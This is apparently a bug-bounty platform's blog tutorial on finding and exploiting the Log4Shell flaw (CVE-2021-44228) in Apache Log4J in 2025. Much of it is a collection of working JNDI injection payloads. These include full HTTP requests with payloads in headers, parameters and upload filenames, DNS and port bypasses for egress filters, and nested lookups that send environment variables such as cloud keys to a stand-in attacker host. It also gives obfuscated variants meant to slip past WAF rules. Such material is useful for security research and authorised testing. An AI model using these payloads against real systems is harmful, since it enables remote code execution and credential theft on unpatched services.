Exploiting Log4Shell (Log4J) in 2025

BY BLACKBIRD-EU · JUNE 29, 2025 · LAST UPDATED ON AUGUST 3, 2025

It's been a few years since Log4Shell, an injection attack in Log4J Apache logging software, has struck thousands of companies around the world. And despite all the efforts organisations took to patch this critical flaw in their systems, some web services running in 2025 are still vulnerable to Log4Shell, often due to legacy systems still relying on vulnerable versions, (hidden) dependencies or incomplete remediation.

In this article, we'll uncover what makes Log4Shell so dangerous and walk you through the techniques to identify, exploit, and weaponize them effectively. We'll also explore advanced and unique exploitation scenarios where bypassing Web Application Firewall (WAF) is necessary.


Let's dive in!

What is Log4Shell (Log4J)

Apache Log4J is one of the most widely deployed logging frameworks in the Java ecosystem, developed by the Apache Software Foundation and used extensively across enterprise applications, web services, and other types of systems. As a logging library, Log4J enables developers to record application events, debug information, and system status messages with configurable output formats and destinations in any application type.

Apache Log4J

Log4Shell (CVE-2021-44228) represents a critical remote code execution vulnerability in Apache Log4J (versions 2.0-beta9 through 2.14.1). The vulnerability exists within Log4J's message lookup substitution feature, which processes special syntax within log messages to dynamically resolve and substitute values at runtime. Hence this popular payload string you might recognize from everywhere:




Log4Shell (Log4J) JNDI payload breakdown

The core issue lies in Log4J's handling of JNDI (Java Naming and Directory Interface) lookups within log messages. When Log4J encounters a specially crafted string containing JNDI lookup syntax, it automatically attempts to resolve the reference by connecting to external servers and loading Java classes from remote locations. This behaviour occurs regardless of the log level configuration, meaning even applications that only log ERROR or FATAL messages remain vulnerable if user-controlled data reaches the logging framework.

How Log4Shell works:

The vulnerability exploits Log4J's automatic substitution of lookup expressions in the format `${protocol:address}`. When Log4J processes a log message containing a malicious JNDI lookup such as `${jndi:ldap://intigriti-example/xyz}`, the following sequence occurs:

1. **Log message processing**: The application logs a message containing the malicious string, either directly or through user-controlled input that gets logged
2. **Lookup resolution**: Log4J's PatternLayout recognizes the `${}` syntax and triggers the lookup mechanism
3. **JNDI connection**: The JNDI subsystem establishes a connection to the attacker-controlled server specified in the lookup string
4. **Class loading**: The remote server responds with a reference to a Java class, which Log4J automatically downloads and loads into the application's memory space
5. **Code execution**: The malicious class executes within the context of the vulnerable application, granting the attacker the same privileges as the application process



How the Log4Shell (Log4J) exploit works

Let's now dive deeper into how we can identify targets using the Log4J logging library with high accuracy.

Reading tip: JNDI attacks have been present long before Log4Shell struck. In 2016, researchers Alvaro Muñoz and Oleksandr Mirosh described the root cause of Log4Shell in a BlackHat talk.

Identifying vulnerable Log4J targets

Before we actively send any Log4Shell payloads, we need to look for indicators of Java-based applications. Search for server response headers like **Apache-Coyote**, **Jetty**, or **other custom Java application servers**. Check the file extensions of the application routes you're visiting. Occasionally, in Java-based applications, you'll come across HTML comments containing references to Java frameworks like Spring, Struts, or JSF that commonly incorporate Log4J. You can additionally make use of tools like BuiltWith and Wappalyzer to fingerprint technologies, although this approach has its limitations.

Reading tip: Utilize the power of Shodan & Censys to identify vulnerable targets or simply learn how to use Google Dorking to list all indexed Java-based targets!

Once you've successfully enumerated a possible target, we'll need to look for application components where logging with the vulnerable software is commonly occurring. Any application feature that logs user-controllable data becomes a potential injection point, such as:

- **Authentication endpoints** logging usernames and failed login attempts
- **Analytic services** logging user agents, referrer headers, and UTM & other tracking parameters
- **API endpoints** logging request bodies, headers, and other metadata
- **File upload functionality** logging processing errors along with file names, file size, and other possible file metadata

- **Error handling middleware** that logs exception details (including user input that caused the exception)
- **Audit and compliance services** that record system events

Afterwards, you can send your payload in any component in the HTTP request that is more likely to be logged and processed. Here are a few request headers that you can try:

```
User-Agent
Referer
X-Original-URL
X-Host
X-Forwarded-For
X-Forwarded-Proto
X-Forwarded-Host
CF-Connecting-Ip              # If target is behind Cloudflare
True-Client-Ip                # If target is behind Cloudflare
```

Example of an HTTP request with a Log4Shell payload

If you're unfamiliar with how Log4Shell is injected in a request, take a look at the example below:

```
POST /e/c?
utm_source=%24%7Bjndi%3Aldap%3A%2F%2Fintigriti%2Dexample%3A1389%2Fpath%2Dto%2Djava%2Dclass%7D
HTTP/1.1
Host: analytics.example.com
Content-Type: application/json
User-Agent: ${jndi:ldap://intigriti-example:1389/path-to-java-class}
X-Forwarded-For: ${jndi:ldap://intigriti-example:1389/path-to-java-class}
Content-Length: 248

{
   "$event_type": "${jndi:ldap://intigriti-example:1389/path-to-java-class}",
   "$event_name": "${jndi:ldap://intigriti-example:1389/path-to-java-class}",
   "$event_time": "${jndi:ldap://intigriti-example:1389/path-to-java-class}",
   ...
}
```

TIP! It is recommended to inject a single payload per request. That way, you easily track possible interactions and locate vulnerable requests. With this approach, you can also easily avoid sending huge HTTP requests that will be rejected by the end server.

Exploiting vulnerable Log4J targets in the wild

To exploit Log4Shell (CVE-2021-44228), we must inject a payload in an application component that will likely make a vulnerable version of Log4J evaluate our payload and perform a JNDI lookup to attempt and load the Java class.

Let's examine a simple example.

Receiving a basic pingback

Sending over the following payload to a web service vulnerable to Log4Shell will make a JNDI lookup. If you control the other end (**intigriti-example**), you should receive an incoming request.

```
${jndi:ldap://intigriti-example:1337/existing-java-class}
```

On the target, the Log4J logging framework will evaluate our payload to reach out to the host and attempt to include the external Java class. As an attacker, we could practically host our bad Java code and achieve remote code execution.

Bypassing port restrictions

However, this isn't always that straightforward. Some servers lack the ability to make outbound connections by default due to pre-set host security policies. In that scenario, we must look for potential bypasses to these restrictions. If there are possible bypasses, it will be either exceptions that are made to the connection port (1-65.535), protocol (UDP/TCP) or the host.

If restrictions have been set on the network port, we can simply attempt to try another port. Port 80, 443, 8080 and 8443 are most likely whitelisted:

```
${jndi:ldap://intigriti-example:8080/existing-java-class}
```

Exploiting Log4Shell over DNS

On other occasions, we'll notice that certain hosts block all outbound TCP connections. To bypass this, we can set up a local DNS server to listen to incoming inquiries. Once our OAST server is set up, we can send the following payload:

```
${jndi:dns://intigriti-example/}
```

This approach will likely help bypass vulnerable applications behind load balancers or other types of reverse proxy servers.

Exfiltrating data via nested JNDI lookups

Suppose that we've received a pingback but are unable to include our Java class with bad code. In that case, we can attempt to exfiltrate sensitive data via our outbound connection. To do so, we'll need to adjust our payload and make use of inner JNDI lookups. Inner JNDI lookups are always resolved first, we can take advantage of this to read possible environment or system variables.

Here's a basic example of using nested JNDI lookups:

```
${jndi:dns://${env:HOST}.intigriti-example/}
```

Log4J will first resolve the inner JNDI lookup: **${env:HOST}** . This lookup will fetch the **HOST** environment variable and add it to the outer JNDI lookup, in this case, it will add it as a subdomain of **intigriti-example** .

Next, Log4J will resolve the final lookup which is making a DNS query to **<$HOST>.intigriti-example.** Our OAST server will pick up this request and we will be able to read the HOST environment variable.

Here's a list of all other types of possible lookups (depending on the environment):

```
${env:VARIABLE_NAME}        # Gets environment variables (HOST, PATH, HOME, AWS keys, etc.)
${sys:property.name}        # Gets Java system properties (user.name, java.version, etc.)
${ctx:key}                  # Gets values from Thread Context Map (MDC)
${map:key}                  # Gets values from event's context map

${hostName}                 # Gets the local hostname
${docker:containerId}       # Gets Docker container ID (if running in a container)
${docker:containerName}     # Gets Docker container name
${docker:imageName}         # Gets Docker image name

${date:yyyy-MM-dd}          # Gets current date in specified format
${date:HH:mm:ss}            # Gets current time in specified format
${date:yyyy-MM-dd HH:mm:ss} # Gets current date and time
${lower:j}                  # Transforms character to lower case (useful for payload obfuscation and WAF bypasses)
```

Exploiting more advanced vulnerable Log4J cases

We've covered the basic payloads now. One thing to note is that most organisations have already deployed countermeasures against common payloads like the ones mentioned above. Let's now dive deeper into more advanced cases to understand and craft our new WAF bypasses.

Log4Shell via payload obfuscation

When Log4Shell struck, organisations tried to patch their systems. Some of them did that by solely configuring their filters to block payloads. For this, most WAFs were configured to use regex patterns and match payload strings in order to detect possible Log4Shell payloads. By leveraging Log4J's built-in string manipulation lookups, we can bypass these basic detection mechanisms:

```
${${lower:j}ndi:${lower:l}dap://intigriti-example/path-to-java-class}
${${upper:j}NDI:${upper:l}DAP://INTIGRITI-EXAMPLE/PATH-TO-JAVA-CLASS}
${j${lower:n}di:l${lower:d}ap://intigriti-example/path-to-java-class}
${${lower:jndi}:${lower:ldap}://intigriti-example/path-to-java-class}
```

As we've documented before, Log4J processes the inner lookups first (for instance, **${lower:j}** becomes **j**), then constructs the final JNDI string, bypassing weak WAF rules and filters that only look for literal **jndi:ldap** patterns.

Let's take a look at some more advanced payloads that use advanced obfuscation techniques:

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://intigriti-example/path-to-java-class}
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://intigriti-example/path-to-java-class}
${j${env:EMPTY:-}ndi:l${env:EMPTY:-}dap://intigriti-example/path-to-java-class}
${jn${env::-}di:l${env::-}dap://intigriti-example/path-to-java-class}
${${date:j}ndi:ldap://intigriti-example/path-to-java-class}
${jndi:${sys:line.separator}ldap://intigriti-example/path-to-java-class}
```

Log4Shell via file uploads

Injecting your payloads in request headers and parameters is not the only way to test for Log4Shell. File uploads are also a viable way of testing for CVE-2021-44228. For instance, one of the most straightforward approaches involves embedding Log4Shell payloads directly in uploaded filenames:

```
POST /api/my-files/upload HTTP/1.1
Host: app.example.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="${jndi:ldap://intigriti-example/path-to-java-class}.pdf"
Content-Type: application/pdf

<PDF file content here>
------WebKitFormBoundary--
```

Many applications log upload activities including filenames for audit purposes, security monitoring, or debugging. When the filename, file contents, or file metadata containing the JNDI lookup gets logged, Log4J processes it and triggers the vulnerability. PDF or other types of structured files are also particularly effective for Log4Shell exploitation as processing libraries often log errors and warnings when encountering malformed content.

For instance, if you're allowed to upload an SVG, Excel or Word document, try to intentionally upload a malformed document with your Log4Shell upload and monitor your OAST server for incoming invocations:

```
<svg version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <text>INTIGRITI Log4Shell PoC</text>
</svg_${jndi:ldap://intigriti-example/path-to-java-class}>
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^  Error at line 3: Tag "svg_${jndi:ldap://intigriti-example/path-to-java-class}" is an invalid name.
```

Reading tip: Dive deeper into advanced [file upload vulnerabilities] and [exploit XXE] in modern applications.

Conclusion

Log4Shell vulnerable applications are still present, even in 2025. It's always worth looking for them as they carry severe impact, just like we've documented in this article.

So, you've just learned something new about Log4Shell (Log4J)... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs or... browse through our **70+ public bug bounty programs on Intigriti** and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO	VISIT THE WEBSITE	GET IN TOUCH
intigriti.com/demo	**intigriti.com**	**hello@intigriti.com**